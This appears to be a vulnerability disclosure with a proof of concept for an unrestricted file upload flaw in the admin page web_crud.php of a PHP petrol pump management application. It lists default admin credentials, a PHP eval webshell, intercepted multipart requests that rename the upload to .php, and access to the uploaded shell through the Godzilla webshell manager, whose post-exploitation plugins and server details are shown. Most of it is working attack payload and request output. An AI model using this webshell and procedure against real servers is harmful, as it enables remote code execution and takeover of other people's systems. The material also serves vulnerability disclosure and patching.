

Petrol pump management software /admin/app/web_crud.php has File upload vulnerability

Source code download: <https://www.sourcecodester.com/php/17180/petrol-pump-management-software-free-download.html>


Vendor Homepage: <https://www.sourcecodester.com/php/17180/petrol-pump-management-software-free-download.html>

Version: V1.0


Version: 2024/2/18/22:00

Vulnerability Description: File upload vulnerability refers to a vulnerability in which a user uploads a script file that can be executed and obtains the permission of the server through the file.

1、login system (mayuri.infospace@gmail.com/admin)



2、Click on Web Appearance to find two upload points




3、Prepare a script with php code named 11.php.png, upload the file click update and capture the package, change the file name to 11.php and put the package

11.php.png - 记事本

文件(E) 编辑(E) 格式(O) 查看(V) 帮助(H)

<?php

eval(\$_POST["pass"]);



```
P      Raw      Hex
1 POST /admin/app/web_crud.php HTTP/1.1
2 Host: 192.168.160.142
3 Content-Length: 1134
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.160.142
7 Content-Type: multipart/form-data;
  boundary=----WebKitFormBoundaryA26Ev91LLnKSlqef
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
  /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.160.142/admin/web.php
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: PHPSESSID=hj6cfhfr5meavd1vanob1rnmud
14 Connection: close
15
16 -----WebKitFormBoundaryA26Ev91LLnKSlqef
17 Content-Disposition: form-data; name="id"
18
19 1
20 -----WebKitFormBoundaryA26Ev91LLnKSlqef
21 Content-Disposition: form-data; name="old_photo1_img"
22
23 6665c6d662c4a.php
```

```
Request to http://192.168.160.142:80
Forward Drop Intercept is on Action Open browser

Pretty Raw Hex
13 Cookie: PHPSESSID=hj6cfhfr5meavd1vanob1rnmud
14 Connection: close
15
16 -----WebKitFormBoundaryCAAQ1z7cLu7WgA3A
17 Content-Disposition: form-data; name="id"
18
19 1
20 -----WebKitFormBoundaryCAAQ1z7cLu7WgA3A
21 Content-Disposition: form-data; name="old_photo1_img"
22
23 6665c5b13a2a1.php
24 -----WebKitFormBoundaryCAAQ1z7cLu7WgA3A
25 Content-Disposition: form-data; name="photo1"; filename="11.php"
26 Content-Type: image/png
27
28 <?php
29 eval($_POST["pass"]);
30
31 -----WebKitFormBoundaryCAAQ1z7cLu7WgA3A
32 Content-Disposition: form-data; name="title"
33
34 FuelFlow lite - Developed by Mayuri K.1
35 -----WebKitFormBoundaryCAAQ1z7cLu7WgA3A
36 Content-Disposition: form-data; name="old_photos_img"
37
38 6665c5b13a58c.php
39 -----WebKitFormBoundaryCAAQ1z7cLu7WgA3A
40 Content-Disposition: form-data; name="photos"; filename="11.php"
41 Content-Type: image/png
42
43 <?php
```

4、Check the packet and find that the upload is successful. Use Godzilla verification to directly take down the webshell

| | | | | | | | |
|-----|------------------------|-----|----------------------------------|-----|-----|------|-----|
| 177 | http://192.168.160.142 | GET | /assets/images/6665c6d662c4a.php | 200 | 182 | HTML | php |
| 178 | http://192.168.160.142 | GET | /assets/images/6665c6d662e30.php | 200 | 182 | HTML | php |

Request

Pretty Raw Hex

1 GET /assets/images/6665c6d662c4a.php HTTP/1.1
2 Host: 192.168.160.142
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36
4 Accept: image/avif, image/webp, image/apng, image/svg+xml, image/*; q=0.8
5 Referer: http://192.168.160.142/admin/web.php
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
8 Cookie: PHPSESSID=hj6cfhfr5meavd1vanob1rnmud
9 Connection: close
10
11

Response

Pretty Raw Hex Render

1 HTTP/1.1 200 OK
2 Server: nginx/1.15.11
3 Date: Sun, 09 Jun 2024 15:14:32 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.3.4
7 Content-Length: 0
8
9

Url:http://192.168.160.142/assets/images/6665c6d662c4a.php Payload:PhpDynamicPayload Crypton:PHP_EVAL_XOR_BASE64 openCache:true useCache:false

| | | | | | | | | | | |
|--------------|-----------|-------------------|------------|-------------|----------|------------|------------------------|--------------|---------------|---------------|
| PMeterpreter | HttpProxy | ByPassOpenBasedir | PAttackFPM | P_Eval_Code | PortScan | SocksProxy | BypassDisableFunctions | RealCmd | | |
| 基础信息 | 命令执行 | 文件管理 | 数据库管理 | 笔记 | 网络详情 | 插件标签管理 | Zip | PSuperServer | PWebShellScan | SuperTerminal |

OsInfo : Windows NT DESKTOP-1B62LFE 10.0 build 19045 (Windows 10) AMD64
CurrentUser : admin
REMOTE_ADDR : 192.168.160.1
REMOTE_PORT : 9523
HTTP_X_FORWARDED_FOR :
HTTP_CLIENT_IP :
SERVER_ADDR : 192.168.160.142
SERVER_NAME : localhost
SERVER_PORT : 80
disable_functions :
Open_basedir :
timezone : Asia/Shanghai
encode :
extension_dir : C:\phpstudy_pro\Extensions\php\php7.3.4nts\ext
sys_temp_dir : C:\Users\admin\AppData\Local\Temp\
include_path : .;C:\php\pear
DOCUMENT_ROOT : C:\phpstudy_pro\WWW
PHP_SAPI : cgi-fcgi
PHP_VERSION : 7.3.4
PHP_INT_SIZE : 8
ProcessArch : x64
PHP_OS : WINNT
canCallGzipDecode : 1
canCallGzipEncode : 1
session_name : PHPSESSID
session_save_path : C:\phpstudy_pro\Extensions\temp\temp
session_save_handler : files
session_serialize_handler : php
user_ini.filename : .user.ini
memory_limit : 256M
upload_max_filesize : 100M
post_max_size : 100M
max_execution_time : 0
max_input_time : 60
default_socket_timeout : 60